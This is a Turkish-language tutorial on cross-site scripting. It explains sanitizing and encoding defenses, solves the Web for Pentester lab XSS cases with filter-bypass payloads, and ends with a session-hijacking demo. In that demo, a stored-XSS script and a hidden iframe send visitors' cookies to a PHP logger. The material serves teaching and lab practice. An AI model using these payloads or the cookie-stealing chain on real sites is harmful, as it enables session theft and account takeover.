Sanitize yönteminde kullanıcıdan gelen veri arıtılır/temizlenir. Kullanıcıdan gelen veriler arasında yasaklı karakterler(black list)/izin verilmeyen karakterler(white list) bulunmasına rağmen bunu işleme almamak yerine veri içerisindeki zararlı/istenmeyen karakterler veriden çıkarılarak verinin temizlendikten sonra işleme alınması yöntemidir. Bu çözüm yoluda geliştirdiğiniz uygulamadada xss zafiyeti bırakma olasılığınızı çok çok düşürmektedir.

Encoding

Gelen veri içerisindeki özel karakterlerin başka bir formata dönüştürülüp artık özel anlamını yitirmesi durumudur. Yukarıda dom-based xss türünde firefox tarayıcısının kullanıcılarını bu zafiyetten korumak için tam olarak yaptığı encoding işlemidir. Html ve url encoding web saldırılarından korunmak için en sık başvurulan kodlamalardandır. `<`, `>`, `'`, `"` gibi karakterleri encode işleminden geçirdiğinizde bazı web tabanlı saldırılarından(sqli, xss, code inj.) korunmak için


kayda değer bir önlem almış olursunuz, ama tabiki tek başına bu çözüm yeterli değildir.

Geliştireceğiniz uygulamada yukarıda sunulan çözüm stratejilerinden birkaçını beraber kullanırsanız bu zafiyete mahal vermemiş olursunuz. Girdiyi birkaç aşamadan geçirdiğinizde güvenliği artırmış olursunuz. Yani önce white ve black list yöntemi ile girdiyi temizle sonra encoding uygula en sonunda veriyi işleme al.

```
Güvenlik camiasındaki şu meşhur sözü duymuşsunuzdur; En zayıf halkanız kadar
güvendesinizdir. Güvenlik bir bütün olarak ele alınmalıdır. Sisteminizi parçalara
ayırıp her parçanın güvenliğini ayrı ayrı sağladığınız takdir de parçaların
oluşturduğu bütün güvenli sayılır. Aksi halde tek bir parçadan kaynaklanan zafiyet
bütün sistemi riske atmaktadır.
```

Web for Pentester

Bu teorik bilgilerimizi uygulamayabilmek için bir pentest lab ortamı kuracağız. Bunun için bu linkte bulunan iso dosyasını indirip wmware veya virtual box gibi sanallaştırma yazılımlarını kullanarak çalıştıracağız. Ve bu sanal makinenin ip adresini kendi tarayıcımıza yazdığımızda aşağıdaki ekranla karşılaşırsak nema problema. Googledan `web for pentester` diye aratırsanız sayfalarca sonuç çıkacaktır.




```
Xss zafiyeti araken körü körüne random payloadlar yazmak yerine, ilgili parametreye
doğrudan bütün özel karakterleri (<,',<,") yazıp hangilerinin filtrelendiğini
```

görebiliriz, ve buna dayanarak daha makul ve yerinde payladlar yazarak zamandan tasaruf edebiliriz.

Şimdi XSS kategorisindeki caseleri çözmeye başlayalım.

Example 1

Url'de `http://192.168.46.128/xss/example1.php?name=` gördüğünüz üzere example1.php dosyası, get metodu ile name parametresine aldığı değeri ekrana basılıyor. Yukarıdaki trickte bahsettiğimiz gibi özel karakterlerimizi yazarak sayfanın kaynak kodunda oluşan değişimi gözlemleyip ona göre payload geliştirelim.

Gördüğünüz üzere en ufak bi filtreleme yok. Yazdığımız bütün karakterler ekrana yansıdı. İlk örnek olduğu için en temel xss payloadımız olan `<script>alert(1)</script>`yazalım.

```
user@debian:/var/www/xss$ cat example1.php
<?php require_once '../header.php'; ?>
<html>
Hello
<?php
        echo $_GET["name"];
?>

<?php require_once '../footer.php'; ?>
```

Alerti başarılı bir şekilde aldık. Şimdi kaynak koduna bakıp 2. Örneğe geçelim.

```
47 Hello
48 alert(1)        <fo
49          <p>&copy;
```

Kaynak koddan gördüğünüz gibi kullanıcıdan gelen veri hiç süzülmeden doğrudan ekrana basılmaktadır. Bundan daha büyük hata olabilir mi?

Example 2

Url yapısı ilk casemiz ile aynı. Ancak ilk örnekte kullandığımız payloadı burda denediğimizde text olarak `"Hello alert(1)"` çıktısını alıyoruz.

```
47 Hello
48 alert(1)        <fo
49          <p>&copy;
```

Burda olan işlemden şu sonucu çıkarabiliriz; yazdığımız javascript kodu çalışmadı. Çünkü ekranda alert(1) ifadesi text olarak göründü bunun anlamı ise geliştirici script keywordunü filtrelemiş. Peki

bunu nasıl bypass ederiz? En temel şekilde büyük-küçük yazarız.
Payloadımız: `<ScRipt>alert(1)</sCriPT>`

```
user@debian:/var/www/xss$ cat example2.php
<?php require_once '../header.php'; ?>
Hello
<?php

        $name =  $_GET["name"];
        $name = preg_replace("/<script>/","", $name);
        $name = preg_replace("/<\/script>/","", $name);
echo $name;
?>
<?php require_once '../footer.php'; ?>
```

Kaynak kodu incelediğimizde, get metoduyla name parametresine verilen değer name değişkenine atanmıştır ve `preg_replace()` fonksiyonu sayesinde name değişkeninde eğer `<script>` veya `</script>` kelimeleri geçiyor ise bunları silmektedir/değiştirmektedir.

Example 3

Url adresimizdeki name parametresi dikkatimizi çekmiş olmalı. Özel karakterlerimizi kullanıp herhangi bir filtrelenme var mı diye kontrol edelim. Sayfanın kaynak koduna baktığımızda özel karakterlerimizin filtrelenmediğini görürüz. Ve sazan gibi en temel payloadımız olan `<script>alert(1) </script>` yazıyoruz. Hopaaa! Script keywordu engellenmiş :/

```
47 Hello
48 alert(1)
49       <footer>
```

script keywordunu büyük-küçük yazmamıza rağmen işe yaramayacaktır. O zaman ne yapabiliriz? Okumayı burda bırakıp biraz düşünün :)
Cevap, iç içe yazmak. Yani `<scr<script>ipt>alert(1)</scr</script>ipt>` . Bu payload arkada nasıl işleyecek peki? Name parametesine yazacağımız payloadlarda geçen `<script>` keywordlerini sileceği için geriye yine `<script>` keywordu kalacaktır. Ve payloadımız başarıyla çalışacaktır.

Yani uzun lafın kısası payloadımız: `<scri<script>pt>alert(1)</scri</script>pt>`

```
user@debian:/var/www/xss$ cat example3.php
<?php require_once '../header.php'; ?>
Hello
<?php

        $name =  $_GET["name"];
        $name = preg_replace("/<script>/i","", $name);
        $name = preg_replace("/<\/script>/i","", $name);
echo $name;
?>

<?php require_once '../footer.php'; ?>
```

Kaynak kodu incelediğimizde gördüğümüz gibi script kelimesi temizleniyor.

```
Regex de /i ifadesi büyük-küçük harflere karşı duyarsızlığı ifade ediyor. Yani siz
aLeRt veya alert de yazsanız farketmeyecek ikisinide engelleyecektir.
```

Example 4

Örnek4 de ise şimdiye kadar denediğimiz 3 payloadın bu örnekte çalışmadığını göreceğiz. Payloadlarımızı yazıp html kaynak kodlarına baktığımızda aşağıda bulunan resimdeki gibi bir sonuç aldığımızı görüyoruz. Sayfanın kaynak koduna baktığımızda sadece “error” ibaresini göreceğiz. Büyük olasılıkla geliştirici name parametresine verilen değerde script veya alert gibi özel kelimeleri filtrelemiştir. Ve bu kelimeler kullanıldıldığı taktirde die() veya error() gibi fonksiyonlarla çalışan betiği sonlandırır. Bu noktada bizim yazacağımız kod bu kelime(ler)i içermeyen bir payload yazmaktır. Bunu da html taglarındaki attributleri kullanarak yapacağız. Yani bir html etiketinin atributtune js kodu yazacağız. Örneğin şöyle; `<img src=x onerror=alert(1)>` gördüğünüz üzere hiç script kelimesini kullanmadık. Bu payloadda src adında bir imaj yüklemeye çalıştık eğer yükleyemez, bir hata meydana gelir ise onerror attributune vereceğimiz alert ile ekrana 1 yazacak. Payloadımızı denediğimizde çalışacağını göreceğiz. Alternatif olarak `<svg src=x onerror=alert(1)>` çalışacaktır hatta benzer yapıya sahip başka html etiketleri de çalışacaktır.

```
48 Hello <img src=x onerror=alert(1)>
49         <p>&copy; PentesterLab 2013</p>
```


Sayfanın kaynak koduna bakıldığında payloadımızın html syntaxına uygun olduğu görülecektir. Bundan dolayı sorunsuz bir şekilde çalıştı. Yazacağımız bütün payloadlarda bunu dikkate almalıyız. İlgili dilin syntaxına uygun olarak yazılacak ki payload çalışabilsin.

```
user@debian:/var/www/xss$ cat example4.php
<?php require_once '../header.php';

if (preg_match('/script/i', $_GET["name"])) {
  die("error");
}
?>

Hello <?php  echo $_GET["name"]; ?>
<?php require_once '../footer.php'; ?>
```

Şimdi kaynak kodu inceleyelim. Evet gördüğünüz gibi aynen düşündüğümüz gibi Regex ifadesi kullanılarak script kelimesinin name parametresine verilmesi durumunda die komutu ile sayfanın geri kalanını çalıştırmayacak şekilde error verdirilmiş.

Example 5

Artık tahmin edeceğiniz gibi bir sonraki örnekte şimdiye kadar denediğimiz hiçbir payload çalışmayacaktır. Normal bir payload yazdığımızda önceki örnekte olduğu gibi error ifadesini ekrana basıyor. Muhtemelen yine özel keywordlerden biri engellenmiştir. Şu ana kadar hep `alert()` ile ekrana birşeyler basmaya çalıştık ama tek kod bu değil. Benim bildiğim 2 komut daha var. Birincisi ekrana hem alert gibi pencere açıp aynı zamanda kullanıcıdan girdi alan `prompt()`, bir de kullanıcıdan onay isteyen `confirm()` kodu. Bunlar dışında başka popup boxlar da olabilir, benim bildiğim bu üçü. O zaman bu durumda payloadımız nasıl olacak?
`<script>prompt(1)</script>` veya `<script>confirm(1)</script>` her iki payload da sorunsuz çalışacaktır.



Ctrl+u ile sayfanın kaynak kodlarına bakalım. Aşağıda gördüğünüz üzere yazdığımız payload script tagleri arasında ilgili yere yazılmış. Burda önemli olan nokta yazdığımız payload javascript syntaxını bozmadan yazılmış olmasıdır. Zaten syntaxı bozarsanız payloadınız çalışmayacaktır. Bu nedenle xss ararken deneme amaçlı yazdığınız payloadları sayfanın kaynak kodundaki değişimlerden takip ederek daha isabetli atışlar yapabilirsinizi.

```
47 Hello
48 <script>
49     var $a= "'><"musana";
50 </script>
```

Şimdi php tarafındaki kaynak kodları görelim;

```
user@debian:/var/www/xss$ cat example5.php
<?php require_once '../header.php';

if (preg_match('/alert/i', $_GET["name"])) {
  die("error");
}
?>

Hello <?php  echo $_GET["name"]; ?>
<?php require_once '../footer.php'; ?>
```

`preg_match()` fonksiyonunun yaptığı şudur; Eğer birinci parametredeki değer, ikinci parametredeki veri içerisinde geçiyor ise true döner, geçmiyor ise false döner. Bu örnekte ilk parametremiz alert kelimesi oluyor ve \i ifadesinden dolayı (harf duyarlılığı olmaksızın) alert kelimesinin, get metoduyla alınan name parametresindeki değer içerisinde geçmesi durumunda fonksiyonumuz true dönecektir.

Example 6

Öncellikle name parametresine “<’> şu 4 özel karakteri girelim bakalım ne olacak. Sayfanın kaynak kodundan anlaşılacağı üzere herhangi bir karakter filtrelenmesi söz konusu değil. Ctrl+u yaparak kaynak koda baktığımızda name parametresine girdiğimiz her değer script tagleri arasında bulunan a değişkenine atanıyor.

```
47 Hello
48 <script>
49     var $a= "'><"musana";
50 </script>
```

Bu durumda nasıl bir payload geliştirebiliriz? Düşünelim biraz… Öncellikle açılmış olan script tagini kapatalım. Daha sonra kendimiz bir script tagi açıp alert ile ekrana uyarıyı bastıktan sonra tagi kapatalım. Bazılarınız kapatmaya gerek yok zaten kendisi kapatmış diyebilir haklı olaraktan ancak sayfanın kaynak koduna baktığınızda “ ve ; işaretleri bize sorun oluşturacağından dolayı kendimiz kapatmamız gerekecektir. Uzun lafın kısası payloadımız;
`</script><script>alert(1)</script>` şeklinde olacaktır.

Bu örneğin kaynak koduna bakmaya gerek yok çünkü herhangi server side (php) tarafından bir filtreleme uygulanmamıştır. Sadece js kullanılmıştır. Sayfanın kaynak koduna bakıp ne tür bir filtreleme yapıldığını görebilirsiniz.

Example7

Sıra geldi 7. Örneğimize bu örnek extrem bir örnek olabilir. Bu örneğimizde diğerlerinden farklı olarak önce kaynak koduna bakıp ona göre payload geliştireceğiz. Bu noktada; E biz nerden bilelim sitenin kaynak kodlarını diyebilirsiniz? (Demeyin!) Şöyle bir durum var. Bir çok açık kaynak template, hazır scriptler, cms ler var. Eğer hedefimiz bu public olan bir sistem/script kullanıyorsa o zaman kaynak kodlarını indirip inceleyip ona göre payload geliştirebilirsiniz. Durum böyle olduğu için sadece tek bir sitede değil ilgili scripti kullanan her sitede payloadınız çalışacaktır.

Php de güvenlik adına çok önemli olan fonksiyonlardan biri de htmlentities() fonksiyonudur. Bu fonksiyon kendisine verilen her değerin içinde bulunan (<, ", >) ifadelerini sırasıyla (< , " , >) ifadelerine dönüştürür. Hatta 2. parametre olarak ENT_QUOTES değerini verirseniz ' (tek tırnağı da) engellemiş olursunuz. Tek tırnak ise ' formatına dönüşür. Yani htmlentities($str, ENT_QUOTES) şeklinde kullanırsanız (<, ', ", >) bu 4 karakteri encoding ettiğinizden artık özel anlamlarını yitireceğinden bu karakterleri barındıran zararlı kodlar çalışmayacaktır. Bu saldırganın işini çok ama çok zorlaştırır. XSS ile veri aldığımız inputlardaki değeri bu fonksiyondan geçirirsek çok büyük bir olasılıkla xss saldırısından korunmuş olacağız. Bu nedenle bu fonksiyon geliştiriciler için bi' nimettir. Ancak bazı nadir vardır ki bu fonksiyon kullanılmasına rağman xss zaafiyeti meydana yine meydana gelmektedir. Sıradaki örneğimizde işte bu nadir olan durumlardan birini göreceğiz.

Şimdi bu kadar bilgiyi neden paylaştım? Çünkü sıradaki challangemızda inputtan alınan değer bu fonksiyondan geçmiştir. Ancak tek tırnağı da engellemek için opsiyonel olarak 2. Parametre de alabileceğini söylemiştik bu challangemızda 2. Parametre belirtilmemiştir. Bu da şu anlama gelmektedir; ' tırnak kullanabiliriz. Ve bir çok geliştirici bu fonksiyonu kullandığı zaman 2. Parametreyi belirtmez bu da saldırganın işini çok kolaylaştırmaktadır. Asıl mevzumuza gelelim şimdi. Name parametresine özel karakterlerimizi girip sayfanın kaynak koduna bakıp meydana gelen değişimi gözlemleyelim.

```
48 Hello
49 <script>
50     var $a= '&lt;'&gt;&quot;';
51 </script>
```

Gördüğünüz gibi sırasıyla < , > , " karakterlerimiz; `&alt;` , `>` , `&quot;` karakterlerine dönüştürülerek güvenlik sağlanmaya çalışılmış AMA dikkat ettiyseniz '(tek tırnak) karakteri olduğu gibi kaldı. Bu bizim için çok önemli! Bir diğer önemli olan nokta ise; name parametresine yazdığımız değerin zaten `<script>` tagleri arasında işlenecek olmasıdır. Böylelikle <, > karakterlerini kullanmamıza gerek kalmayacak. Öte yandan sayfanın kaynak koduna baktığımızda yazdığımız değerin JS kısmında a diye bir değişkende '(tek tırnaklar) arasında tutulduğunu göreceğiz. Şimdi

şöyle düşünelim ekrana alert vermek için öncellikle js tarafında olan a değişkeninin alacağı değerin ‘ işaretini kapatalım. Daha sonra ;(noktalı virgül) karakterimizi yazarak ilgili kod satırını sonlandıralım. Şimdi alert ifademizi yazabiliriz. Zaten JS kodunda önceden var olan sondaki ‘ işaretinden kaçmak içinde `//` karakterlerini kullanarak pasif ediyor. Yani şöyle bir şey oldu; Payload:`musana';alert(1)//`

Zaten payloadımızı js de ilgili yere yazdığımızda herhangi bir syntax hatasının olmadığını göreceğiz.

```
48 Hello
49 <script>
50     var $a= 'musana';alert(1)//';
51 </script>
```

Bir sonraki örneğimizde bizi bir input karşılıyor ancak bizim input ile işimiz olmayacak. Sayfanın kaynak kodlarına baktığımızda form etikemizin action niteliğinde sayfamızın olduğunu göreceğiz. Bu nedenle sayfamızın url yapısını mıncıklayacağız biraz. Çünkü url kısmına ne yazılır ise form etiketnin action niteliğinin değeri olarak atanıyor. O halde aşağıdaki payload çalışacaktır.

`/" onmouseover="alert(1)`

/” ile action niteliğimizin değerini kapadık. Daha sonra onmouseover adında bir js eventı tanımladık ancak payloadın sonuna “(çift tırnak) atmadık çünkü tırnağı kendisi tamamlayacak.

```
47 <form action="/xss/example8.php/" onmouseover="alert(1)" method="POST">
48   Your name:<input type="text" name="name" />
49   <input type="submit" name="submit"/>
```

Kaynak koda baktığımızda payloadımızın cuk diye oturduğunu görüyoruz zaten. Aşağıdaki resimde ise php kaynak kodlarını görüyoruz. Htmlentities fonksiyonu kullanılarak input’tan gelen zararlı karakterler filtrelenmiş. Ancak form etiketinin action niteliğinde `PHP_SELF` kullanılmış. Yani formdan gönderilecek herhangi bir very aynı sayfada işlenecek. Bizde tam olarak bu kısmı kullanarak payload geliştirdik.

```
user@debian:/var/www/xss$ cat example8.php
<?php
  require_once '../header.php';

  if (isset($_POST["name"])) {
    echo "HELLO ".htmlentities($_POST["name"]);
  }
?>
<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="POST">
  Your name:<input type="text" name="name" />
  <input type="submit" name="submit"/>

<?php

  require_once '../footer.php';

?>
```

BONUS(Siz Çözün):

Şimdiye kadar gördüğümüz örnek caselere dayanarak bu örneği çözmenizi bekliyorum. Çünkü yukarıdakileri okuyup anladıysanız biraz kafa yorarak rahatlıkla zafiyeti ortaya çıkaracak payloadı yazabilirsiniz. Payloadları yorum kısmına bekliyorum :)

```
<?php

$request    = $_REQUEST['istek'];
$filtrele   = array('<', '>', '"');
# htmlentities() fonksiyonunun default kullanımı
# 3. ve 4. satırdaki işlemleri icra eder.
$request    = str_replace($filtrele, "", $request);

?>

<!DOCTYPE html>
<html lang="tr">
<head>
    <meta charset="UTF-8">
    <title>XSS</title>
</head>
<body>
    <script>
        var value;
        function setValue(){
            if(false){
                value = <?php echo $request ?>
            }
        }
    </script>
</body>
</html>
```

Örnek bir senaryo

Şimdiye kadar gördülerimiz ile bir sistemde olan xss zafiyetini ortaya çıkarmak için ne tür/nasıl payloadlar geliştireceğimizi gördük. Peki iyi güzel de bir sitede xss zafiyetinin olması neyi ifade ediyor tam anlamıyla? Neden bu kadar tehlikeli? Bug bounty programlarında neden para veriliyor bu zafiyete? Saldırganlar bu zafiyeti nasıl istismar ediyor? Şimdi bu sorulara uygulamalı cevap verme zamanı. Örnek bir site üzerinde bulacağımız bir xss zafiyeti ile kullanıcın oturum bilgilerinin nasıl ele geçirileceğini göreceğiz.
Oracle ve php ile CRUD(Create, Read, Update, Delete) işlemlerini yapan basit bir web uygulaması yazmıştım zamanında örnek senaryamozu bu uygulama üzerinde anlatacağım. Scripti buradan indirebilirsiniz. (Scriptin çalışması için oracle express edition programını kurmanız gerekmektedir.)

Burdan sonrasını video ile anlatmak daha iyi olacak sanırım. Yazı zaten yeterince uzun ne siz sıkılın ne ben yorulayım :)

Videoda herşeyi açık bir şekilde göstermeye çalıştım. Aklınıza takılan bir yer olursa veya scripti çalıştırmada sorun yaşarsanız yorum bölümüne yazmanız yeterli.
Video Bağlantısı:
SESSION HIJACKING USING XSS - MUSANA.NET

Videoda tam olarak ne yaptığımı açık bir şekilde yazmaya çalıştım. Kullandığım kodları paylaşıp kısa bir özet geçtikten bu bölümü sonlandıracağım.

Öncellikle hedef sistemin kayıt ol sisteminde stored xss zafiyeti bulduk ve istismar etmek için kayıt ol inputlarından birine aşağıdaki payloadı yazdık. Payloadımız veri tabanına kayıt edildiği için giriş yapan herkes oturum bilgileri ile beraber bizim istediğimiz adrese yönlendirilecekti.

```
<script>location.href="http://127.0.0.1/session_log/snif.php?x="+document_cookie+"\
n"</script>
```

`snif.php` dosyamızı da paylaşalım. Sadece gelen `x` parametresindeki değeri `log.txt` dosyasına yazıyor, that's that.

```
<?php
$cookie = $_GET['x']; // get metoduyla x parametresinin değerini cookie değişkenine
atatık.
$f = fopen("log.txt","a"); // log.txt adında bir metin belgesini a izniyle açtık. a:
yoksa oluştur, varsa sonuna ekle.
fwrite($f, $cookie."\n"); // log.txt dosyamıza cookie değerlerini yazıyoruz.
fclose($f); // Dosyamızı kapattık.
?>
```

Ancak sisteme giriş yapan herkes yönlendirildiği için bu durumun çok anormal olduklarını farkedeceklerdi. Kullanıcılara sezdirmeden yapabilmek için farklı bir payload kullandık.
Kullandığımız paylaad; src niteliği saldırganın kullandığı sunucunun adresi olan bir iframe penceresi oluşturuyordu ve style olarak verdiğimiz `display:none` değeri sayesinde bu iframe sayfada hiçbir şekilde görünmüyordu. Kullanıcıların gözünde herşey normaldi ancak sisteme giriş yapan herkes src niteliğindeki bağlantıya oturum bilgileri ile beraber request gönderiyordu.(Scriptte jquery kütüphanesinin kullanıldığını hatırlatmakta fayda var. jquery kullanılmasaydı aşağıdaki payload çalışmayacaktı. Sadece js kullanılarak da aynı işlem yapılabilir.)

```
<iframe id="ifrm" src="x" style="display:none"></iframe>

<script>$(document).ready(function() {
$("#ifrm").attr("src",
("http://127.0.0.1/session_log/snif.php?x="+document.cookie));
});
</script>
```

Böylece sisteme giriş yapan bütün kullanıcıların oturum bilgilerini elde etmiş olduk. Büyük bir sitede böyle bir zafiyet bulduğunuzu düşünsenize ?

SON SÖZ

Bu yazıda elimden geldiği kadar konuyu temelden alarak anlatmaya çalıştım. Amacım, xss konusunda bu yazıyı okuyanları belli bir seviyeye getirmektir. Bir geliştiricinin kodlayacağı sistemde böyle bir zafiyet bırakmaması için gerekli önlemleri almasını veya bir güvenlik araştırmacısının ezbersiz bir şekilde payload geliştirebilecek bir seviyeye gelmesini hedefledim. Bu yazıyı okuduktan sonra sakın xss zafiyetini tam öğrendim hissine kapılmayın! Bu konu çok geniş ve sürekli güncel tutulması gerekir. Bu zafiyeti istismar etmek için birçok metod ve binlerce xss payloadı mevcut. Ben sadece zafiyetin mantalitesini anlatıp birkaç case ve bir örnek senaryo ile pekiştirmeye çalıştım. Faydası dokunduysa sizlere ne mutlu bana.

Google'da xss zafiyetinin ne kadar tehlikeli olduğunu bildiğinden eğitici bir challenge hazırlamış. Belki uğraşmak isteyabilirsiniz. Ayrıca Black Hat Asia '15 konferansında sunulan dom based xss ile ilgili pdf dökümümanını da buradan incelemek isteyebilirsiniz.

Bu arada yazıda gördüğünüz eksiklikleri, hatalı bilgileri veya yazım yanlışlarını bildirirseniz minnettar kalırım.
Güvenlik konusu sizde bilirsiniz ki sürekli güncel tutulması gerekilen bir konudur. Var olan zafiyetlere yeni teknikler eklenmenin yanında yeni zafiyet türleride geliştirilmektedir/bulunmaktadır. Bu nedenle kendinizi bu konularda güncel tutmanız ve motivasyonunuzu kaybetmememiz temennisiyle. Sağlıcakla kalınız.